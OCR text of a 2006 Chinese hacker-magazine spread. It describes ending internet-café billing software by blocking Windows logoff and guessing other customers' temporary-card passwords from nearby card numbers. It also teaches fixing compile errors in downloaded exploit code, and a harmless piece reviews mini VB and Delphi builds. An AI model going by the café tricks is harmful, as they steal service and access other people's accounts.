


图2 提示TC++3.0无法结束

然后我们用 WIN+D 热键回到桌面。好了，大家注意，马上就要开始破解了。这时我们按开始选择注销，确定后 WINDOWS 就会进行注销操作。但不一会儿，就会提示我们所运行的那个 DOS 程序无法结束，如图 2 所示。这时选择取消，注销操作就中断了，再留意一下任务栏，Pubwin 的图标是不是不见了啊！如图 3 所示。这样，我们就把 Pubwin 的进程彻底结束了。因为是用注销功能结束的进程，所以不管它有多少个守护进程都可以一起结束。因为网管软件的进程已经结束了，所以如果卡上的时间到了，服务端并不能对你的计算机进行操作，你也就可以一直上下去了，即使网管发现，只要你装傻，肯定也会被认为是机器问题。以上方法对 XP 绝对有效，2000 有时候可能会注销成功。

除此之外，我们还可以利用社会工程学免费上网。同样还是去服务台开一张一元的临时卡，但不要用这张卡登录。我们假设卡号是 310，而临时卡一般都是给你一个卡号，密码任意，然后以你第一次输入的密码作为初始密码。很多人为了方便，就把密码设为与卡号相同或是像 123 这样的简单密码。这时我们只需用与 310 相近的卡号如 309、308 等登录，密码和卡号相同，怎么样，没试多少个就可以成功登录了吧！



图3 Pubwin的图标不见了

(本文提到的软件 TC++3.0 在光盘中有提供。)

编辑点评： 本文作者用 TC++3.0 来阻止 Windows 的注销操作，以达到杀死其他进程的目的，这种方法以前也见过。不过不是一定要 TC++3.0 才可以，其他的一些 DOS 软件也可以，比如 UCDOS 等。不过我想装这些 DOS 软件的网吧应该不多吧？所以在学校机房用这个方法比较好，在网吧要用这个方法还是很麻烦的。

nohack小技巧

改变驱动签名验证选项

在日常的教学过程中，经常发现学生有意无意地修改任务栏的属性。造成下次上机时任务栏、时间图标等信息不能正常显示。通过对注册表的修改可以让系统对所作修改不进行保存，当重新启动后，系统自动恢复到原来的设置。

单击“开始→运行”，键入“Regedit”后回车，打开注册表编辑器，依次展开[HKEY_CURRENT_USER\software\MicrosoftWindows\current\version\policiesExplorer]分支，在右侧窗口中单击鼠标右键，选择“新建→DWORD 值”命令，新建一个名为“nosavesettings”的DWORD 值，并将其值设置为“1”即可。

本期小编没有为大家准备具体的实例，但是却请来了经验丰富的朋友和大家谈谈代码调试的一些经验——《从代码到工具就这么简单》；也有好心的朋友给我们送来了《Mini版VB6+Delphi6装 进U盘随身带》，这可是作者花了很长时间才找到的，请大家不要错过。

从代码到工具就这么简单

dang0102

从本文你可以学到：
1、解决Exploit代码编译时的常见错误
2、对带命令行参数程序的调试方法

一、引子

这看似简单的题目，却经常在不经意间难住了不少新手朋友。原因大致有二：一是代码公布者从自身考虑，并未将完整的代码贴出来，或者故意将对的地方改错，导致我们拿到之后编译不通；二是编译环境的差异。本文中，我们就来解决从Exploit代码到成功生成工具这个过程中可能遇到的一些问题。因为实际的程序代码可能覆盖不完这些错误，因此我们着重介绍方法，并且限制在VC6编译环境之下。

二、初步了解错误情况

网上的Exploit代码分两种形式存在：一种是现成的.c或.cpp代码供我们下载，另一种是将代码直接放在网页中，我们复制后粘贴在自己创建的.c或.cpp文件中。

在生成.c或.cpp文件之后，我们马上进行编译，以初步了解错误的多少，如图1所示。第一次编译错误再多也不要着急，因为下面要逐一排除。

```
f:\攻防研究\攻击技术研究\投稿\nohack\2006\4\从代码到工具就这么简单
        Types pointed to are unrelated; conversion requires reinte
f:\攻防研究\攻击技术研究\投稿\nohack\2006\4\从代码到工具就这么简单
        f:\攻防研究\攻击技术研究\投稿\nohack\2006\4\从代码到工具就
Error executing cl.exe.

test1.exe - 6 error(s), 2 warning(s)
```

图1 错误提示

三、代码完整性及类型问题

有时为了省事，代码公布者故意只给出主要代码，而完全没加include语句，这就是代码完整性问题。这种问题很好解决，一般把程序头尾仔细检查一遍就是了。更深一步，代码公布者甚至可能将MFC程序的主要代码放出来，我们有时却当作Console代码处理，大家要多注意。

四、C和C++造成的差异

如果我们将代码从网上复制下来自己生成文件的话，最好先保存为.cpp文件，看能否编译通，如果不能，再保存为.c文件试试。.c和.cpp有个显著的区别是：.c文件的变量必须在定义所有代码之前，否则编译阶段就报错，如图2所示。

```
 C2143: syntax error : missing ';' before 'type'
 C2065: 'size' : undeclared identifier
 C2065: 'ssz' : undeclared identifier
ng C4047: '=' : 'int ' differs in levels of indirection
 C2065: 'x0r' : undeclared identifier
```

图2 .c文件中变量定义位置引起的错误

五、头文件、库文件引用问题

有时我们调用函数，或者引用某些数据结构时，出现函数未定义的错误，如图3所示。

```
: error C2065: 'MessageBox' : undeclared identifier
: error C2065: 'MB_OK' : undeclared identifier
: error C2065: 'TRUE' : undeclared identifier
```

图3 头文件引用错误

这种问题只需要用include引用定义这些函数或数据结构的头文件就可以了。

还有的情况下，我们引用了必要的头文件，但是没有引用相关的库文件，会出现如图4所示的错误提示。这种错误在我们引用网络函数的时候经常遇到，加上#pragma comment(lib, "ws2_32.lib")后即可解决。

```
error LNK2001: unresolved external symbol __imp__shutdown@8
error LNK2001: unresolved external symbol __imp__send@16
error LNK2001: unresolved external symbol __imp__connect@12
error LNK2001: unresolved external symbol __imp__htons@4
error LNK2001: unresolved external symbol __imp__socket@12
```

图4 库文件引用错误

六、指针类型问题

这里主要是指针类型匹配问题，经常发生在函数调用的参数中，如图5所示。

遇到这种问题，只需要加上错误提示中的前一种类型即可。例如在图5中，加上(struct sockaddr *)即可改正错误。




图5 指针类型匹配错误

七、调试问题

最后就是调试问题了，当我们编译通过后，可能程序执行结果达不到我们的要求，这时就需要通过调试来解决逻辑问题。如果是带命令行参数的程序，则可以在“工程”→“设置”→“Debug”→“程序变量”中填入参数，如图6所示。

```
error C2664: 'connect' : cannot convert parameter 2 from 'struct sockaddr_in *' to
```

图6 添加命令行参数

此外，通过F10（step over）和F11（step into）进行单步调试，通过F9设置断点，通过F5将代码直接执行到断点。至于很多逻辑错误，那就要具体问题具体解决了。

总 结

本文中，我们讨论了在将网上Exploit代码编译生成工具过程中遇到的一些问题，并给出了解决方法，希望对初学的朋友有所帮助。其实这些问题还是比较简单、基础的，关键在于细心。文中提到的代码问题可能有不完整的地方，还希望大家多多指正。

Mini版VB6+Delphi6 装进U盘随身带

Icyleaf

从本文你可以得到：

1、Mini版的VB和Delphi的简单介绍

2、作者精心收集的Mini版软件

本人在外地上学，喜欢编程，最喜欢VB和Delphi！但寝室没有一台电脑，虽说学校有机房，VB和C的编程软件都有，但就是没Delphi！让我不爽了一个学期！放寒假期间，我在网上苦苦搜寻Mini版本，因为Mini版本可以装进U盘嘛，呵呵。谁知网上一搜，VB6的Mini版很好找到，可是Delphi7的Mini版却很难找到。不过，正所谓“踏破铁鞋无觅处”，我最后还是幸运地找到了Delphi6的Mini版。今天和大家分享一下，我先从VB Mini讲起。

1、Visual Basic 6.0 SP6简体中文Mini版

这只有一个安装文件，它是由中国VB编程迷精心制作的！（注意：请不要在已经安装有VB6的系统上安装，否则可能导致原来的VB6不可用！）

它可以编写“标准EXE”、“ActiveX EXE”、“ActiveX DLL”、“ActiveX 控件”，具有最基本的控件（如“Common Dialog Control 6.0”、“Windows Common Controls 6.0”、“Internet Control”）并且集成了最新SP6升级补丁，以及“类生成器”和“资源编辑器”。没有一点累赘，而且添加了“INI文件操作”类模块和“注册表操作”类模块等，最令人惊讶的是它只有6.39MB！！如图1所示。

不过也缺少些东西，如没有“Winsock Control 6.0”控件和API函数声明查看器。毕竟是大众化的东东，不敢奢求太多，自己添加上这几个文件也不会大多少D。最后还是感谢所有的VBFANS！！（为了方便大家的使用，这里我已加入了以上缺少的东东，还加入了一个VB的API函数详细说明的CHM文件，本人认为对于想学API的朋友非常有用！^_^）

2、Delphi 6.0英文Mini版

虽说Delphi已经出到8.0（.NET）版了，但是现在用得最多的还是7.0！但是我在网上寻找了N长时间，也就找到了Delphi 6英文Mini版和Mini Delphi 2005英文版。后者其实也是.NET核心，并且光一个压缩包就54.2MB，前者和7版相似，用着习惯，并且压缩后只有25.1MB。解压缩后先看TXT文件，它说的方法在我的机器上根本无法实现注册。我已经简化了注册方式，用两个REG文件就能搞定！（其实还是一个）安装完后直接导入REG文件就可以了，注意因系统不同而使用哦！

打开Delphi，可都是E文哦，呵呵，对于Delphi我觉得还是E文最好！来看它的控件：最基本的和常用的共7个控件集，虽说减少了N多个，但毕竟能满足日常编程需要了！和VB的Mini版比起来功能可强多了！（某看官：毕竟多出来那么多M呢）话虽这么说，光帮助文件就占很大的空间了。常用的uses也都在，像ShellAPI、WinSock、WinInet等等。小试一下，如图2所示。

哈哈！感觉就是爽啊，以后再也不怕没Delphi的电脑了！

当然，好东东不能自己独享，直接附上两个Mini版，至于想使用Mini Delphi 2005英文版的朋友，也不用急，打开Delphi盒子的主页（www.2ccc.com），这个网站是学习DELPHI的好地方，玩DELPHI的不可能不知道吧。首先注册一个用户（要不找不到下载地址），登录后搜索“Mini Delphi 2005 绿色 便携快速安装”就可以找到下载地址了。

最后祝NoHack的大编程迷们在编程路上一旺再旺！

（文章中介绍的2个MINI版软件VB和Delphi在光盘中有收录）

编辑点评：文章简单地介绍了两个MINI版本的VB和Delphi的功能和使用，短小精悍；同时也给广大程序迷们带来好礼，记得感谢作者的共享精神哦。




图1 miniVB 的界面





图2 Mini版Delphi 6.0的界面

